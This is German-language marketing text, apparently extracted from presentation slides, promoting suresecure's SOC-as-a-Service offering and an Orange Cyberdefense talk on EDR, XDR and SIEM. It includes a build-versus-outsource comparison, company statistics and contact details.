
... in der
Implementierung
von Cyber Defence
Centern (CDC)


... in der
Etablierung
von SOC as a Service

... mit
Cyber Security
Technologien



Security Operation Center





Risk & Security Cockpit

Im Risk & Security Cockpit werden Ergebnisse aus der Sicherheitsanalyse und -bewertung dargestellt. Diese dienen als Grundlage für die Festlegung von Gegenmaßnahmen im Fall von gemeldeten Cyberangriffen. Analyisierte Risiko- und Sicherheitsbenachrichtigungen werden zentral im Risk & Security Cockpit präsentiert. Maßgeschneiderte und leicht verständliche Risikoberichte und Statistiken sind auf Knopfdruck verfügbar.

sure[secure]

CyberCompare - SOC/MDR

 Habe ich einen Angreifer im System?



Ressourcen

- Fachkräfte
- 24x7 Monitoring



Anforderungen

- NIS2, IT-SiG 2.0, BSI
- Datenschutz
- Cyberversicherung



Komplexität

- Plan-Build-Run-Optimize
- IT, OT, IoT



Geschwindigkeit

- People
- Process
- Products



Aufwand für den SOC-Aufbau (intern/extern)

- Aufbau notwendiger SOC-Strukturen etwa einer 24x7 Überwachung, bindet viele Ressourcen und Budget. Dazu kommt die ständige Gefahr der Technologie-Obsoleszenz, welche den Aufwand weiter erhöht.

	INTERN AUFBAUEN	EXTERN VERGEBEN
Kosten	↑	→
Anpassungs- fähigkeit	↑	↗
Expertise	↓	↑
Skalierbarkeit (abhängig vom Betriebsmodell)	→	↑
Implementierungs- und Zeitaufwand	↑	↘

Shared Responsibility Model




PRODUCTS – VIELFÄLTIGE, KOMPLEXE ANGRIFFSVEKTOREN

SOC AS A SERVICE - ELEMENTE



PRODUCTS – DEFENSE LAYER

SOC AS A SERVICE - ELEMENTE



1st DEFENSE LAYER


2nd DEFENSE LAYER


Tools & Technology



PRODUCTS – SECURITY AI-WORKBENCH

SOC AS A SERVICE - ELEMENTE





Moderne SaaS-Architektur mit Google


- Anbindung von Cloud-Lösungen und on-premise IT- und OT-Systemen
- Suchen und analysieren mit Google-Geschwindigkeit
- Cloud-First Ansatz, um Betriebskosten zu minimieren
- Mehr als 700 umfangreiche Custom Use-Cases + Curated Rules durch Google
- Eigene und hersteller-basierte Playbooks
- Security AI-Workbench



PROCESS - HERZSTÜCKE EINES SOCS

SOC AS A SERVICE - ELEMENTE


[S]



Standards sorgen für konstante Qualität

- Eindeutige Prozesse und klare Eskalationsstufen
- Hoher Grad an Automatisierung durch Detection Rules & Playbooks
- Im Falle eines Incidents: sofortige Bereitstellung eines Managers sowie CIRT
- Erfahrungen, Erkenntnisse und Angriffsmuster aller SOC-Partner werden Verarbeitet





Security Incidents

- **Geschwindigkeit**
Wir wissen um die Situation, deshalb reagieren wir sofort
- **Ganzheitliche Betreuung**
Unser Framework steht bei Bedarf sofort und komplett zur Verfügung
- **Transparenz**
Tägliche Reportings über Budgetplanung und Progress
- **Erfahrung und Expertise**
Als First Mover im Bereich Incident Management haben wir einen hohen Reifegrad



SOC mit Speed

- Kontinuierliches Monitoring der Security Events
- Hoher Automatisierungsgrad sorgt für hohe Kosteneffizienz
- Schnelle Reaktion auf Security Incidents
- Verbesserte Threat Intelligence
- Skalierbar und flexible Lösung
- Next-Generation SOC mit modernster Technologie
- Cloud-based mit Google Geschwindigkeit



LinkedIn



sure[secure]

suresecure GmbH


Dreischeibenhaus 1
40211 Düsseldorf

Telefon: +49 (0) 2156 974 90 60

Telefax: +49 (0) 2156 975 49 78

E-Mail: kontakt@suresecure.de

www.suresecure.de



Ist alles nur noch XDR & SIEM?

Wie Orange Cyberdefense mit EDR Ihre IT-Security stärken kann.

Christopher Johannes, Portfolio Manager



Cyberdefense

Agenda


- „Wer bin ich – und wenn ja, wie viele?“
- Orange Cyberdefense im Überblick
- Ist alles nur noch XDR & SIEM?
- EDR mit Orange Cyberdefense

„Wer bin ich – und wenn ja, wie viele?“

- **Name:** Christopher Johannes
- **Alter:** 37
- **Status:** verheiratet, 1 Kind
- **Karriere:** 17 Jahre in der IT, 1 Jahr bei Orange Cyberdefense

Orange Cyberdefense

Führender europäischer MSSP



The Forrester Wave™: European Managed Security Services Providers (MSSPs), Q3 2022

“Top-Anbieter für Managed Detection und Response”

Gartner

Security-Umsatz 2022

ca. € 977 Mio.



3.600+
Hoch-qualifizierte
Cyber-
sicherheits-
experten
einschließlich

1.000
Security
Consultants



Competence and
Training Center
ISH Flughafen
München



Cybersecurity Experience
Center Antwerpen



OT Demo Center Lyon

Weltweit

18 SOC's
8 CERT's
4 Scrubbing
Centers



